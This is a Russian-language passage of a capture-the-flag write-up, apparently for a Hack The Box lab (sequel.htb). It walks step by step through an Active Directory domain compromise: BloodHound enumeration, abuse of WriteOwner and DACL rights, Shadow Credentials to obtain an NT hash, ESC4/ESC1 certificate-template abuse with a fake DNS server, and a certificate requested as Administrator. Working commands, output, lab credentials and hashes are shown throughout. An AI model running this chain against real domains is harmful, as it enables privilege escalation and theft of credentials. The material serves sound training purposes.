
Ничего нового мы не нашли, поэтому соберем базу данных **BloodHound**.

Справка: BloodHound

Утилита BloodHound использует теорию графов для выявления скрытых и зачастую непреднамеренных взаимосвязей в среде Active Directory. Ее можно использовать, чтобы легко идентифицировать очень сложные пути атаки. Помимо самой утилиты, которая позволяет просматривать граф, существует часть, загружаемая на удаленный хост для сбора информации. Она бывает в версиях для Windows — на PowerShell или C# — и для Linux — на Python.

Соберем базу на удаленном хосте при помощи версии на C# — SharpHound.


```
SharpHound.exe -c All --domaincontroller 10.10.11.51 --ldapusername ryan --ldappassword WqSZAF6CysDQbGb3 -d sequel.htb
```



```
2025-02-02T01:02:17.3753846-08:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2025-02-02T01:02:17.3910121-08:00|INFORMATION|Output channel closed, waiting for output task to complete
2025-02-02T01:02:17.5316322-08:00|INFORMATION|Status: 348 objects finished (+348 8.093023)/s -- Using 44 MB RAM
2025-02-02T01:02:17.5316322-08:00|INFORMATION|Enumeration finished in 00:00:43.8332187
2025-02-02T01:02:17.5785089-08:00|INFORMATION|Saving cache with stats: 299 ID to type mappings.
 300 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2025-02-02T01:02:17.5941329-08:00|INFORMATION|SharpHound Enumeration Completed at 1:02 AM on 2/2/2025! Happy Graphing!
```

Сбор данных BloodHound


Загружаем собранную базу в сам BloodHound и строим граф от имеющегося у нас пользователя `ryan`.



Граф BloodHound

У нас есть путь компрометации домена, пройдемся по нему. Пользователь `ryan` имеет право `WriteOwner` на учетную запись `ca_svc`. Это право позволяет установить владельца объекта. Установим `ryan` в качестве владельца `ca_svc` с помощью утилиты **bloodyAD**.

```
bloodyAD --host 10.10.11.51 -d sequel.htb -u ryan -p WqSZAF6CysDQbGb3 set owner CA_SVC ryan
```




```
bloodyAD --host 10.10.11.51 -d sequel.htb -u ryan -p WqSZAF6CysDQbGb3 set owner CA_SVC ryan
[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on CA_SVC
```

Назначение владельца объекта

Владелец объекта может назначать права на этот объект. Установим себе полные права на объект с помощью скрипта **impacket-dacledit**.

```
dacledit.py  -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb/ryan:WqSZAF6CysDQbGb3' 2>/dev/null
```




```
dacledit.py  -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb/ryan:WqSZAF6CysDQbGb3' 2>/dev/null
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] DACL backed up to dacledit-20250202-123138.bak
[*] DACL modified successfully!
```

Изменение прав

Теперь, когда мы имеем полный доступ к объекту учетной записи `ca_svc`, воспользуемся техникой Shadow Credentials. Она позволяет атакующему завладеть учетной записью пользователя или компьютера, если получится изменить атрибут `msDS-KeyCredentialLink` целевого объекта и добавить к нему альтернативные учетные данные, такие как сертификат. Затем по сертификату мы получим его билет TGT, из которого извлечем NTLM-хеш пароля пользователя. Это все происходит автоматически в команде `certipy shadow`. Но предварительно синхронизируем время с сервером.

```
sudo timedatectl set-ntp false
sudo ntpdate -s 10.10.11.51
```

```
certipy shadow auto -u 'ryan@sequel.htb' -p 'WqSZAF6CysDQbGb3' -account 'ca_svc' -dc-ip 10.10.11.51
```




```
certipy shadow auto -u 'ryan@sequel.htb' -p 'WqSZAF6CysDQbGb3' -account 'ca_svc' -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '1f8bcf90-7a99-5fb6-404b-d38fc93c52e7'
[*] Adding Key Credential with device ID '1f8bcf90-7a99-5fb6-404b-d38fc93c52e7' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '1f8bcf90-7a99-5fb6-404b-d38fc93c52e7' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
```

Эксплуатация Shadow Credentials

Теперь у нас есть учетные данные `ca_svc` и мы можем перейти к эксплуатации уязвимости ESC4. Она заключается в том, что атакующий может изменять свойства шаблона сертификата. Например, мы можем изменить параметры сертификата так, чтобы он был уязвим к ESC1 — когда шаблон сертификата разрешает проверку подлинности клиента и дает запрашивающему указать произвольное альтернативное имя субъекта (SAN).


Это приводит к тому, что мы можем пройти аутентификацию от имени привилегированного пользователя, включая администратора домена. Но сперва узнаем, на какой шаблон у нас есть права.



Граф BloodHound

Пользователь `ca_svc` входит в группу `CERT PUBLISHERS`, которая имеет право `GenericAll` на шаблон сертификата `DunderMifflinAuthentication`. Модифицируем этот шаблон, а затем запросим сертификат на имя пользователя Administrator.

```
certipy template -u 'ca_svc@sequel.htb' -hashes :3b181b914e7a9d5508ea1e20bc2b7fce -dc-ip 10.10.11.51 -template DunderMifflinAuthentication
```



```
certipy template -u 'ca_svc@sequel.htb' -hashes :3b181b914e7a9d5508ea1e20bc2b7fce -dc-ip 10.10.11.51 -template DunderMifflinAuthentication
Certipy v4.8.2 - by Oliver Lyak (ly4k)

DunderMifflinAuthentication
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
```

Модификация сертификата

При запросе сертификата получим ошибку, так как DNS недоступен. Поэтому развернем свой DNS-сервер **DNSChef**. Все необходимые DNS-записи передаем через файл `sequel_dns.txt`.

```
[A]
*.sequel.htb=10.10.11.51
[SRV]
_ldap._tcp.pdc._msdcs.sequel.htb=0 5 389 sequel.htb
_ldap._tcp.gc._msdcs.sequel.htb=0 5 389 sequel.htb
_kerberos._tcp.dc._msdcs.sequel.htb=0 5 88 sequel.htb
```


```
python3 dnschef.py --file sequel_dns.txt
```

После запуска DNS-сервера обновляем запись в файле `/etc/hosts`.

```
10.10.11.51 escapetwo.htb DC01.sequel.htb sequel.htb DC01 sequel-DC01-CA sequel-DC01-CA.sequel.htb
```

Теперь повторно запрашиваем сертификат. В качестве NS-сервера указываем локальный хост.

```
certipy req -u 'ca_svc@sequel.htb' -hashes :3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -template DunderMifflinAuthentication -upn Administrator@sequel.htb -target sequel.htb -ns 127.0.0.1
```




```
certipy req -u 'ca_svc@sequel.htb' -hashes :3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -template DunderMifflinAuthentication -upn Administrator@sequel.htb -target sequel.htb -ns 127.0.0.1
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 18
[*] Got certificate with UPN 'Administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Запрос сертификата

Теперь применяем технику UnPAC the hash. По сертификату получаем TGT пользователя, а из него извлекаем NTLM-хеш пароля учетной записи Administrator. В Certipy все действия автоматизированы.

```
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.51
```

